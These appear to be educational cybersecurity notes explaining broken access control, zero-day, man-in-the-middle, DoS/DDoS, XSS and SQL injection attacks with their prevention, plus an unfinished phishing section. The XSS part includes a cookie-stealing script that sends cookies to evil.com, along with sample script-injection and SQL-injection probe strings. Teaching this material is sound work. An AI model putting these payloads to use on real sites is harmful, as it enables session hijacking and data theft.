Table of contents

Broken Access Control

Definition:

Broken access control is a security vulnerability that occurs when a system or application fails to properly enforce access control policies that restrict users' access to sensitive resources.

Description:

This can allow unauthorized users to access sensitive data or perform actions that they shouldn't be able to, which can lead to data breaches, system compromises, and other security issues.

Types:

1. **Vertical Privilege escalation:**
   This occurs when a lower privileged user is able to gain higher level permissions, allowing them to access resources or perform actions that they should not be able to.
   For example, if a web application allows users to modify their own account settings, an attacker may be able to modify their own account to gain administrative privileges by manipulating the user role or permission level in the system.

2. **Horizontal Privilege escalation:**
   This occurs when a user is able to gain the same level of privileges as another user, allowing them to access resources or perform actions that they should not be able to.
   For example, if a web application allows users to modify their own username or email address, an attacker could modify their own account to match the account of an administrator or another user with higher privileges, effectively gaining the same level of access as the targeted user.

3. **Failure to restrict URL access:**
   This occurs when a system allows access to URLs that should be restricted based on user permissions, such as administrative functions or sensitive data.

4. **Misconfigured security settings:**
   This occurs when a system has security settings that are misconfigured or disabled, allowing attackers to gain access to resources or perform actions that they should not be able to.

Examples:

1. Imagine a web application that allows users to view their own account details, but does not properly enforce access controls. An attacker who knows or guesses the URL structure for user accounts could modify the account ID in the URL to view other users' account details. For example, if the user's account ID is "12345", the attacker could simply change the URL to "example.com/account/12346" to view the next account, and so on. This type of vulnerability can allow attackers to view sensitive data that they should not have access to.

2. Imagine a web application that allows users to reset their own passwords. However, the application does not properly enforce access controls for the password reset function. An attacker who is able to authenticate to the application could use this function to reset the password for any user account, without being authorized to do so. This type of vulnerability can allow attackers to take control of user accounts, leading to data theft, fraud, or other malicious activities.

Impact:

1. **Unauthorized access to sensitive data:** Attackers may be able to access confidential or sensitive data that they should not have access to, such as customer information, financial data, or trade secrets. This can lead to data breaches, intellectual property theft, or other types of fraud.

2. **Modification or deletion of data:** Attackers may be able to modify or delete data that they should not have access to, leading to data loss, corruption, or manipulation. This can have serious implications for business operations and reputation.

3. **System compromise:** Attackers may be able to compromise the system by gaining administrative access or other privileges, allowing them to install malware, execute arbitrary code, or take other malicious actions. This can lead to complete system compromise, data exfiltration, or other types of cyber attacks.

4. **Compliance violations:** Broken access control vulnerabilities can lead to violations of regulatory requirements, such as GDPR, HIPAA, or PCI DSS, leading to fines, legal liability, or reputational damage.

5. **Operational disruptions**: Broken access control vulnerabilities can cause operational disruptions, such as denial-of-service attacks or system crashes, leading to loss of productivity and revenue.

Prevention:

1. **Implement proper access controls**: Ensure that access controls are properly implemented and enforced, using techniques such as role-based access control, attribute-based access control, and mandatory access control. These controls should be tested and reviewed regularly to ensure they are effective.

2. **Enforce secure coding practices:** Developers should follow secure coding practices, such as input validation and output encoding, to prevent attacks that exploit flaws in the application code.

3. **Use proper authentication and authorization:** Implement proper authentication and authorization mechanisms to ensure that users are who they claim to be and that they have the necessary permissions to access resources. This can include techniques such as multi-factor authentication and session management.

4. **Monitor access and detect anomalies:** Implement logging and monitoring to track user access and detect anomalous behavior, such as multiple failed login attempts or access to sensitive resources outside of normal usage patterns.

5. **Regularly review and update access policies**: Access policies should be reviewed regularly and updated as necessary to reflect changes in the organization's needs or security landscape.

6. **Use third-party security tools:** Consider using third-party security tools such as vulnerability scanners, penetration testing tools, and web application firewalls to help identify and prevent access control vulnerabilities.

Zero Day Attack

Definition:

A zero day attack is a type of cyber attack that takes advantage of a previously unknown software vulnerability or "zero day" vulnerability. It is called "zero day" because the software developer or vendor has not had any time to create and distribute a patch or fix for the vulnerability before it is exploited by attackers.

Description:

The term "zero-day" refers to the fact that the vendor or developer has only just learned of the flaw – which means they have "zero days" to fix it.
Zero day attacks typically involve exploiting a vulnerability in software, such as an operating system, application, or web browser, in order to gain unauthorized access to a system, steal data, or execute arbitrary code. The attacker may use various techniques to exploit the vulnerability, such as buffer overflow attacks, SQL injection, or cross-site scripting.

How does a zero day attack work?

1. **Discovery:** Cybercriminal discovers a Zero Day Vulnerability
2. **Gain Information:** Cyber Criminal Discovered or by knowledge of the vulnerability.
3. **Exploit:** Cyber Criminals create exploits (malware) to use the vulnerability to take control over the system.
4. **Attack:** Inject the malware into the system and get access to data.

Popular Attack Tactics:

1. Phishing mails
2. Flash Videos
3. Malicious Ads
4. Drive by downloads
5. Zipped files laden with malware

Example:

1. **2021: Chrome zero-day vulnerability**

In 2021, Google's Chrome suffered a series of zero-day threats, causing Chrome to issue updates. The vulnerability stemmed from a bug in the V8 JavaScript engine used in the web browser.

2. **2020: Zoom**

A vulnerability was found in the popular video conferencing platform. This zero-day attack example involved hackers accessing a user's PC remotely if they were running an older version of Windows. If the target was an administrator, the hacker could completely take over their machine and access all their files.

3. **2020: Apple iOS**

Apple's iOS is often described as the most secure of the major smartphone platforms. However, in 2020, it fell victim to at least two sets of iOS zero-day vulnerabilities, including a zero-day bug that allowed attackers to compromise iPhones remotely.

Impact:

1. **Data theft:** A zero day attack can be used to steal sensitive data, such as personal information, financial data, or intellectual property, from the targeted system or network.
2. **System compromise:** A zero day attack can be used to gain unauthorized access to a system, allowing the attacker to take control of the system, install malware or other malicious software, or execute arbitrary code.
3. **Financial loss:** A zero day attack can result in financial losses due to theft of funds, loss of business, or damage to reputation.
4. **Legal and regulatory issues:** A zero day attack can lead to legal and regulatory issues, such as fines, lawsuits, or compliance violations, depending on the nature of the attack and the type of data that was compromised.

5. **National security concerns:** Zero day attacks can be used by state-sponsored attackers to compromise government systems and steal sensitive information or disrupt critical infrastructure, which can have national security implications.

6. **Damage to customer trust:** A zero day attack can damage customer trust and confidence in an organization's ability to protect their personal information, leading to loss of business and damage to reputation.

Prevention:

1. **Implement strong security measures:** This includes using firewalls, intrusion detection systems, and antivirus software to detect and prevent attacks. Also, implementing access control policies that limit the access of users to only the resources they need can reduce the attack surface.

2. **Keep software up-to-date:** Regularly applying software updates, patches, and security fixes can help to prevent attackers from exploiting known vulnerabilities.

3. **Conduct vulnerability assessments:** Regularly scanning systems and networks for vulnerabilities can help to identify and remediate vulnerabilities before they can be exploited by attackers.

4. **Train employees on security best practices:** Regular security awareness training can help employees identify and avoid phishing attacks and other types of social engineering, which can lead to zero day attacks.

5. **Use network segmentation:** Segmenting the network can limit the damage caused by a zero day attack. This can be done by isolating sensitive data and systems from the rest of the network, or by using virtualization to create separate environments for different applications and services.

6. **Monitor network activity:** Monitoring network activity can help to detect suspicious activity and identify zero day attacks in progress. This includes monitoring network traffic, system logs, and user behavior.

Man in the Middle Attack

Definition:


Man in the middle attack is a type of cyberattack where the attacker secretly relays and possibly alters the communications between two parties.

Description:

MITM attack aims to compromise Confidentiality, Integrity and Availability. MITM attackers can intercept, modify, change or replace target victim's communication traffic and make it show up as though an ordinary trade of information is in progress. Here victims are unaware of the intruder.

How does the MITM attack take place?

1. The attacker positions themselves between the two parties in communication, such as between a client and a server.
2. The attacker intercepts the communication between the two parties, either by using a network sniffer or by physically accessing the network.



3. The attacker then can eavesdrop on the communication or alter the data being transmitted. For example, they could steal login credentials or modify a message to redirect a user to a malicious website.
4. The attacker can then forward the communication to the intended recipient, making it appear as if the communication is legitimate and unaltered.

Types:

1. **ARP Cache Poisoning:** Attacker spoofs the Address Resolution Protocol (ARP) table to intercept network traffic. We can create defense against ARP Cache Poisoning by - Secured LAN, Hardcoded ARP Cache, Third party program to monitor ARP traffic.
2. **DNS Spoofing:** This attack involves the attacker redirecting traffic to a malicious website by tampering with the DNS (Domain Name System) records. We can create defense against DNS Spoofing by - DNSSEC (The Domain Name System Security Extension), use of intrusion detection system, internal Security.
3. **Session Hijacking:** A hacker takes control of a user's browsing session to gain access to their personal information and passwords. We can create defense against Session Hijacking by - using SSL, logout everytime, authentication cookies must be cleared.

Example:

1. In 2011, Dutch register site DigiNotar was breached, which enabled a threat actor to gain access to 500 certificates for websites like Google, Skype, and others. Access to these certificates allowed the attacker to pose as legitimate websites in a MITM attack (DNS Spoofing), stealing users' data after tricking them into entering passwords on malicious mirror sites. DigiNotar ultimately filed for bankruptcy as a result of the breach.

2. In the 2013 Target data breach, hackers used a MITM attack called credential sniffing to steal the login credentials of Target's employees. They then gained access to Target's payment processing systems and installed malware on the point-of-sale (POS) systems used in Target's stores. This allowed them to intercept credit and debit card information as it was being processed by the POS system, leading to the theft of millions of payment card details. The attack highlighted the need for better security measures to prevent and detect MITM attacks.

Impact:

1. **Data Theft:** One of the primary objectives of MITM attacks is to steal sensitive information such as login credentials, financial information, or personal information. If an attacker successfully intercepts and steals this information, it can lead to identity theft, financial losses, and other serious consequences.

2. **Data Manipulation:** MITM attacks can also involve modifying data in transit, which can lead to fraudulent transactions, unauthorized access, or other malicious actions. For example, an attacker could modify a bank transfer request to redirect the funds to their own account.

3. **Service Disruption:** MITM attacks can also cause service disruptions by interrupting or blocking communication between the two parties. This can result in downtime, lost productivity, and revenue losses.

4. **Reputation Damage:** If an organization falls victim to a MITM attack, it can damage their reputation and erode customer trust. This can have long-term consequences for the business, particularly if the attack involves the theft of sensitive customer data.

5. **Legal Consequences:** In some cases, MITM attacks can result in legal consequences if they involve the theft or manipulation of sensitive data. Organizations can face fines, lawsuits, and other legal penalties if they fail to protect their data from these types of attacks.

Prevention:

1. **Encryption:** One of the most effective ways to prevent MITM attacks is to use encryption. By encrypting the communication between two parties, the attacker won't be able to read or modify the data being transmitted.
2. **Use of SSL/TLS:** Secure Sockets Layer (SSL) or Transport Layer Security (TLS) can be used to establish secure communication between a client and a server. These protocols use encryption to protect data during transmission and prevent MITM attacks.
3. **Digital Certificates:** Digital certificates can be used to verify the identity of a server and ensure that the communication is not being intercepted or modified by an attacker.
4. **Two-Factor Authentication:** Two-factor authentication adds an extra layer of security to the authentication process and can prevent attackers from accessing sensitive information.
5. **Network Segmentation:** Network segmentation involves dividing a network into smaller, isolated segments, making it more difficult for attackers to intercept or manipulate traffic.
6. **Use of VPNs:** A Virtual Private Network (VPN) can be used to encrypt and secure communication between two parties, even when they are not on the same network.
7. **Secure Shell Tunneling:** An SSH tunnel is used to transfer an unencrypted traffic over a network through an encrypted channel.
8. **Up-to-Date Software:** Keeping software up-to-date with the latest security patches and updates can prevent attackers from exploiting known vulnerabilities.

Denial of service (DoS) and distributed denial of service (DDoS) attacks

Definition:


DoS: A Denial of Service (DoS) attack is a type of cyber attack where an attacker tries to disrupt the availability of a service or a website by overwhelming it with traffic, requests or data.

DDoS: Distributed Denial of Service (DDoS) attack is a variant of DoS attack, where multiple computers (often infected with malware) are used to simultaneously attack the target.

How does DoS attack work?

DoS attacks typically work by flooding a targeted server or network with a large volume of traffic or connection requests.

When the targeted server or network receives these requests, it must process each one to determine whether or not it is legitimate. However, because the volume of requests is much higher than what the server or network is designed to handle, it quickly becomes overwhelmed.




As a result, the server or network may slow down or become unresponsive, and in some cases, it may crash entirely. This can prevent legitimate users from accessing the affected service or resource, and can cause significant disruption and downtime.

Overall, the goal of a DoS attack is to exhaust the targeted system's resources, making it unable to respond to legitimate requests or perform its intended functions.

How does DDoS attack work?

DDoS attacks are executed using a botnet, which is a network of compromised machines that are controlled by the attacker.



Types of DoS and DDoS Attacks:

1. **Volumetric Attacks:** Volumetric attacks are the most common types of DDoS attacks. They involve overwhelming the target with a massive amount of traffic, such as UDP or ICMP packets, to saturate the network bandwidth and make the service unavailable.
2. **TCP SYN Flood:** A TCP SYN Flood attack involves sending a large number of TCP SYN packets to the target server, without completing the TCP handshake. This can cause the server to become unresponsive, as it is waiting for a response that never arrives.
3. **Ping of Death:** A Ping of Death attack involves sending oversized packets to the target server, causing it to crash or become unresponsive.

4. **Smurf Attack:** A Smurf attack is a type of DDoS attack that involves exploiting the Internet Control Message Protocol (ICMP) to send a large number of requests to a target server, amplifying the attack and causing it to crash or become unresponsive.

5. **Application Layer Attacks:** Application Layer attacks target the application layer of a web server or application, causing it to become unresponsive or crash. These attacks include HTTP floods, slowloris, and RUDY attacks.

6. **DNS Amplification:** DNS Amplification attacks involve exploiting open DNS resolvers to send a large number of DNS queries to the target server, causing it to become overwhelmed and unresponsive.

7. **Zero-Day Attacks:** Zero-Day attacks exploit previously unknown vulnerabilities in software or systems, making them difficult to detect and mitigate.

Impact:

1. **Service Disruption:** The primary impact of a DoS or DDoS attack is service disruption. The targeted service or website may become slow or unresponsive, making it difficult or impossible for users to access or use it.

2. **Revenue Loss:** If the targeted service is an e-commerce site or other revenue-generating site, a DoS or DDoS attack can result in significant revenue loss.

3. **Damage to Reputation:** DoS and DDoS attacks can also damage the reputation of an organization, particularly if the attack results in a prolonged service outage. This can lead to a loss of trust among customers and stakeholders.

4. **Increased Operational Costs:** DoS and DDoS attacks can also result in increased operational costs for an organization, as it may need to invest in additional security measures to prevent future attacks.

5. **Legal and Regulatory Consequences:** In some cases, DoS and DDoS attacks can result in legal and regulatory consequences, particularly if the attack results in the theft or compromise of sensitive data.
6. **Opportunity Cost:** DoS and DDoS attacks can also have an opportunity cost, as the organization may be forced to divert resources and attention away from other critical tasks to deal with the attack.

Prevention:

1. **Implement Network Security Measures:** It is important to implement network security measures to protect against DoS and DDoS attacks. These measures include firewalls, intrusion detection and prevention systems, and content delivery networks (CDNs). These solutions can help to detect and block malicious traffic before it reaches the target server.
2. **Keep Systems Updated:** Keep systems and software updated with the latest security patches and updates. Many DoS and DDoS attacks exploit known vulnerabilities, so it is important to keep systems patched and up to date.
3. **Monitor Network Traffic:** It is important to monitor network traffic for signs of a DoS or DDoS attack. Use tools such as network traffic analyzers and intrusion detection systems to monitor for unusual traffic patterns or anomalies.
4. **Limit Public Access:** Limit public access to resources that are critical to the organization. Restrict access to sensitive systems and resources to authorized users only.
5. **Implement Rate Limiting:** Implement rate limiting to limit the number of requests or connections that can be made to a server. This can help to prevent a server from being overwhelmed by too many requests.

6. **Use Anti-DDoS Services:** Consider using Anti-DDoS services from cloud providers or specialized vendors that can help to mitigate the risk of a DDoS attack.
7. **Load Balancing:** Load balancing can be used to distribute traffic across multiple servers or networks, preventing a single server or network from becoming overwhelmed.
8. **Captcha and challenge-response mechanisms:** These mechanisms can be used to differentiate between legitimate users and bots, preventing bots from overwhelming a system.
9. **Conduct Regular Security Audits:** Regularly conduct security audits to identify vulnerabilities and potential weaknesses in your systems and network infrastructure.

XSS (Cross-site Scripting Attacks)

Definition:

Cross-site scripting attack (XSS) is a vulnerability which, when present in websites or web applications, allows malicious users (Hackers) to insert their client side code in those web pages. XSS was first discovered in 1996 .It is 8th in the list of threat classification. It is grouped under client side attack.

(This attack does not work in google website because google reads everything as a string while many other websites reads as script)

How XSS works:

Web server gets data from **client (POST, GET)** with request. So, an attacker can include **client side code snippets** (javaScript) into data.

For example :

Esha<script>alert ('This site has been hacked'); </script>

XSS Negative Effects:

1. Performing actions on behalf of other users
2. **Read any data that the user is able to access.** Stealing private informations
3. **Capture the user's login credentials.**
4. Stealing other user's cookies.
5. Redirecting to other websites
6. Showing ads in hidden IFRAMES and pop-ups
7. Hijacking user's session and account

XSS Types :

There are three main types of XSS attacks. These are:

- **Reflected XSS (Non-Persistent or Type-I XSS), where the malicious script comes from the current HTTP request.**

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. **When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser.** The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes

referred to as Non-Persistent or Type-I XSS (the attack is carried out through a single request / response cycle).

(Reflected XSS is a type of Cross-site Scripting attack where the malicious code is sent to the victim in the form of a search result, link or URL that contains a script that is executed on the victim's browser.

For example, let's say you are searching for something on a search engine, and you click on a link that looks legitimate, but actually contains malicious code. The code will execute on your browser and can steal your sensitive information, such as login credentials or credit card details.

The term "reflected" means that the malicious script is reflected back to the user in the form of a search result or URL. This is different from Stored XSS attacks, where the malicious code is permanently stored on the website and can be executed multiple times by different users.)

Example:

https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>
Status: <script>/* Bad stuff here... */</script>

- **Stored XSS (Persistent or Type-II XSS.) , where the malicious script comes from the website's database.**

  Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

- **DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.**

  DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

Example:

In the following example, an application uses some JavaScript to read the value from an input field and write that value to an element within the HTML:

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');

results.innerHTML = 'You searched for: ' + search;
```

If the attacker can control the value of the input field, they can easily construct a malicious value that causes their own script to execute:
You searched for: <img src=1 onerror='/* Bad stuff here... */'>

Stealing Cookies Using XSS

Criminals often use XSS to steal cookies. This allows them to impersonate the victim. The attacker can send the cookie to their own server in many ways. One of them is to execute the following client-side script in the victim's browser:

```
<script>
window.location="http://evil.com/?cookie=" + document.cookie
</script>
```

How to detect XSS?

White Box Testing

1. Code analysis

Black Box Testing

1. Using web application scanner (Automated)Invicti, Acunetix, Veracode, Checkmarx
2. Manually Testing

Preventions:

1. Never trust the user input data+Filter input on arrival
2. Validation at server+Use appropriate response header
3. Encode data on output+
4. Content Security Policy

Framework Security

Fewer XSS bugs appear in applications built with modern web frameworks. These frameworks steer developers towards good security practices and help mitigate XSS by using templating, auto-escaping, and more. That said, developers need to be aware of problems that can occur when using frameworks insecurely such as:

- *Escape hatches* that frameworks use to directly manipulate the DOM
- React's `dangerouslySetInnerHTML` without sanitizing the HTML
- React cannot handle `javascript:` or `data:` URLs without specialized validation
- Angular's `bypassSecurityTrustAs*` functions
- Template injection
- Out of date framework plugins or components
- and more

Output Encoding(for js, url)

Output Encoding is recommended when you need to safely display data exactly as a user typed it in. Variables should not be interpreted as code instead of text.

For example..

```
<div> $varUnsafe </div>
```

An attacker could modify data that is rendered as `$varUnsafe`. This could lead to an attack being added to a webpage.. for example.

```
<div> <script>alert`1` </script> </div> // Example Attack
```

In order to add a variable to a HTML context safely, use HTML entity encoding for that variable as you add it to a web template.

Here are some examples of encoded values for specific characters.

If you're using JavaScript for writing to HTML, look at the .textContent attribute as it is a **Safe Sink** and will automatically HTML Entity Encode.

& &

< <

> >

" "

' '

- **Use appropriate response headers.** To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.

SQL Injection Attacks

Definition :

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.

The main consequences are:

- **Confidentiality**: Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- **Authentication**: If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- **Authorization**: If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.
- **Integrity**: Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

Risk Factors

The platform affected can be:

- Language: SQL
- Platform: Any (requires interaction with a SQL database)

How Does it Work?

1. **Hacker:** Identifies vulnerable, SQL-Driven website and injects malicious SQL Query via input Data
2. **Website Input Field** :Malicious SQL Query is validated and command is executed by database
3. **Database** :Hacker is granted access to view or alter records or potentially act as Database Administrator.

SQL injection examples

There are a wide variety of SQL injection vulnerabilities, attacks, and techniques, which arise in different situations. Some common SQL injection examples include:

- Retrieving hidden data, where you can modify a SQL query to return

additional results.

- Subverting application logic, where you can change a query to interfere with the application's logic.
- UNION attacks, where you can retrieve data from different database tables.
- Examining the database, where you can extract information about the version and structure of the database.
- Blind SQL injection, where the results of a query you control are not returned in the application's responses.

Types :

1. In-band (Error Based, Union Based)
2. Out-of -band
3. Inderential (Boolean based, Time based)

Impact of SQL Injection

1. **Data Theft** :Extract sensitive information from a database
2. **Data Modification**:Modify data in a database
3. **Data Deletion**: Potentially cause data loss or damage

4. **Unauthorized Access**: Gain unauthorized access to a system, bypassing authentication or other security measures
5. **System Downtime** :Crash a system, leading to disruptions in business operations
6. **Reputation Damage**:Take a system offline leading to loss of trust among customers and partners

Prevention :

1. **Input Validation**: Use input validation techniques to ensure that the data is in the expected format and range.

2. **Parameterized Queries** :Use parameterized queries to ensure that user input is treated as data rather than part of the SQL statement

3. **Least Privilege:** Ensure that the database user account has the minimum permissions necessary to perform its function.
4. **Error Messages:** Avoid returning detailed error messages which can provide information to attackers about the database structure and the SQL query being used.
5. **Sanitize Input:** Sanitize input data to remove any characters that could be used in SQL injection attacks such as single quotes, double quotes, semicolons, and dashes
6. **Patch & Update:**Keep the database and application software up-to-date with the latest security patches and updates

How to detect SQL injection vulnerabilities

The majority of SQL injection vulnerabilities can be found quickly and reliably using Burp Suite's web vulnerability scanner.
SQL injection can be detected manually by using a systematic set of tests against every entry point in the application. This typically involves:

- Submitting the single quote character ' and looking for errors or other anomalies.
- Submitting some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and looking for systematic differences in the resulting application responses.
- Submitting Boolean conditions such as OR 1=1 and OR 1=2, and looking for differences in the application's responses.
- Submitting payloads designed to trigger time delays when executed within a SQL query, and looking for differences in the time taken to respond.
- Submitting OAST payloads designed to trigger an out-of-band network interaction when executed within a SQL query, and monitoring for any resulting interactions.

SQL injection in different parts of the query

Most SQL injection vulnerabilities arise within the WHERE clause of a SELECT

query. This type of SQL injection is generally well-understood by experienced testers.
But SQL injection vulnerabilities can in principle occur at any location within the query, and within different query types. The most common other locations where SQL injection arises are:

- In UPDATE statements, within the updated values or the WHERE clause.
- In INSERT statements, within the inserted values.
- In SELECT statements, within the table or column name.
- In SELECT statements, within the ORDER BY clause.

Second-order SQL injection // ETA OPTIONAL

First-order SQL injection arises where the application takes user input from an HTTP request and, in the course of processing that request, incorporates the input into a SQL query in an unsafe way.
In second-order SQL injection (also known as stored SQL injection), the application takes user input from an HTTP request and stores it for future use. This is usually done by placing the input into a database, but no vulnerability arises at the point where the data is stored. Later, when handling a different HTTP request, the application retrieves the stored data and incorporates it into a SQL query in an unsafe way.

Phishing

Definition:

Phishing is a common tactic that cyber criminals use to steal personal and financial information from users. Phishing messages usually take the form of an email or phone call from a cyber criminal who is pretending to be someone they are not, such as organizations like banks.

Phishing refers to any attempt to steal information, whatever the means. Phishing messages can come in almost any form: emails, text messages, social media direct messages, or phone calls.

Description:


The term "phishing" is derived from the analogy to fishing, where scammers use bait to lure victims into their trap. Phishing attackers use fraudulent emails or messages as bait to trick users into revealing their personal information. Also known as 'brand spoofing'.

The data that an intruder desires in a phishing attack typically includes personal and confidential information that can be used for identity theft or financial gain. This can include login credentials such as usernames and passwords, as well as financial information like credit card numbers or bank account details. Other sensitive information that may be targeted in a phishing attack can include social security numbers, dates of birth, and other personal information that can be used to steal a person's identity. In some cases, phishing attackers mcay also try to install malware on a victim's device, which can give them access to a wide range of sensitive data, including personal files and documents, as well as any data transmitted through the device.

How does phishing work?

Phishing messages appear to be from a legitimate source but, in reality, they are from cyber criminals who are attempting to trick you into sharing sensitive information. In these messages, cyber criminals frequently use scare tactics, such as threatening to close your accounts or arrest you unless you give them information that you would ordinarily keep secure. If successful, the cyber criminal can use that information to steal your identity or to gain access to your accounts.

For example: Many cyber criminals claim to be from government organizations and threaten potential victims with fines or an arrest if they do not call them back with personal information.



Types and Techniques of Phishing:

Types:

1. **Smishing(SMS Phishing):** Is a phishing attempt through SMS (text message).
2. **Spear Phishing:** A targeted phishing attack that is customized for a specific individual or group, such as a company or organization. The attacker may use personal information to create a more convincing phishing email.
